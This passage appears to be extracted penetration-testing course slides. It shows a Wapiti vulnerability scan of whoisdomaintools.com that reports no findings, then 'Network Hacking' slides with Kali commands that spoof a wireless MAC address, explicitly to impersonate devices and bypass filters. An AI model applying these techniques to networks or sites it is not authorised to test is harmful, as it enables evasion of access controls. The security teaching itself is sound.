A report has been generated in the file /home/eswaribala/.wapiti/generated_report
Open /home/eswaribala/.wapiti/generated_report/whoisdomaintools.com_01182022_1752.html with a browser to see this report.
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ ls
css  logo_clear.png  report.html  whoisdomaintools.com_01182022_1752.html
eswaribala@DESKTOP-55AGI0I:~/wapiti/generated_report$ sudo apt-get install lynx
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libidn11 lynx-common
The following NEW packages will be installed:
  libidn11 lynx lynx-common
0 upgraded, 3 newly installed, 0 to remove and 93 not upgraded.
Need to get 1586 kB of archives.
After this operation, 5731 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 libidn11 amd64 1.33-2.2ubuntu2 [46.2 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/universe amd64 lynx-common all 2.9.0dev.5-1 [914 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal/universe amd64 lynx amd64 2.9.0dev.5-1 [626 kB]
Fetched 1586 kB in 4s (453 kB/s)
Selecting previously unselected package libidn11:amd64.
(Reading database ... 38763 files and directories currently installed.)
Preparing to unpack .../libidn11_1.33-2.2ubuntu2_amd64.deb ...
Unpacking libidn11:amd64 (1.33-2.2ubuntu2) ...
Selecting previously unselected package lynx-common.
Preparing to unpack .../lynx-common_2.9.0dev.5-1_all.deb ...
Unpacking lynx-common (2.9.0dev.5-1) ...
Selecting previously unselected package lynx.
Preparing to unpack .../lynx_2.9.0dev.5-1_amd64.deb ...
```



^ ENG
IN WiFi 23:25
18/01/2022 1

Vulnerability Tracker Tool

lynx html file name

eswaribala@DESKTOP-55AGI0: ~/wapiti/generated_report

- □ ×

Wapiti scan report

Wapiti vulnerability report

Target: http://whoisdomaintools.com/

Date of the scan: Tue, 18 Jan 2022 17:52:36 +0000. Scope of the scan: folder

Summary

Category	Number of vulnerabilities found
SQL Injection	0
Blind SQL Injection	0
File Handling	0
Cross Site Scripting	0
CRLF Injection	0
Commands execution	0
Htaccess Bypass	0
Backup file	0
Potentially dangerous file	0
Server Side Request Forgery	0
Open Redirect	0
XXE	0
Internal Server Error	0
Resource consumption	0

Wapiti 3.0.3 © Nicolas SURRIBAS 2006-2020

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<->' to go back.

Arrow keys: Up and Down to move. Right to follow a link; Left to go back.

H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list



ENG IN 23:26 18/01/2022 1


Penetration Testing

1. NETWORK HACKING


- A. Pre-connection Attacks.
- B. Gaining Access.
- C. Post-connection Attacks.

Network Basics


TYPICAL NETWORK



Network Basics




Network Basics




Network Basics

TYPICAL NETWORK



Network Basics




MAC Address

MAC ADDRESS

- Media Access Control
 - Permanent.
 - Physical.
 - Unique.
- Assigned by manufacturer.

MAC Address



MAC Address

WHY CHANGE THE MAC ADDRESS?

1. Increase **anonymity**.
2. Impersonate other devices.
3. Bypass filters.

MAC Address

SECURITY


```
ether 48:5d:60:2a:45:25 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ifconfig wlan0 down
root@kali:~# ifconfig wlan0 hw ether 00:11:22:33:44:55
root@kali:~# ifconfig wlan0 up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.14.228 netmask 255.255.255.0 broadcast 10.20.14.255
    inet6 fe80::a00:27ff:fe59:1b51 prefixlen 64 scopeid 0x20<link>
    inet6 2001:bb6:6919:b058:1403:cdef:c4ab:1c7 prefixlen 64 scopeid 0x0<global>
    inet6 2001:bb6:6919:b058:a00:27ff:fe59:1b51 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:59:1b:51 txqueuelen 1000 (Ethernet)
    RX packets 85079 bytes 32894117 (31.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 38130 bytes 3945586 (3.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

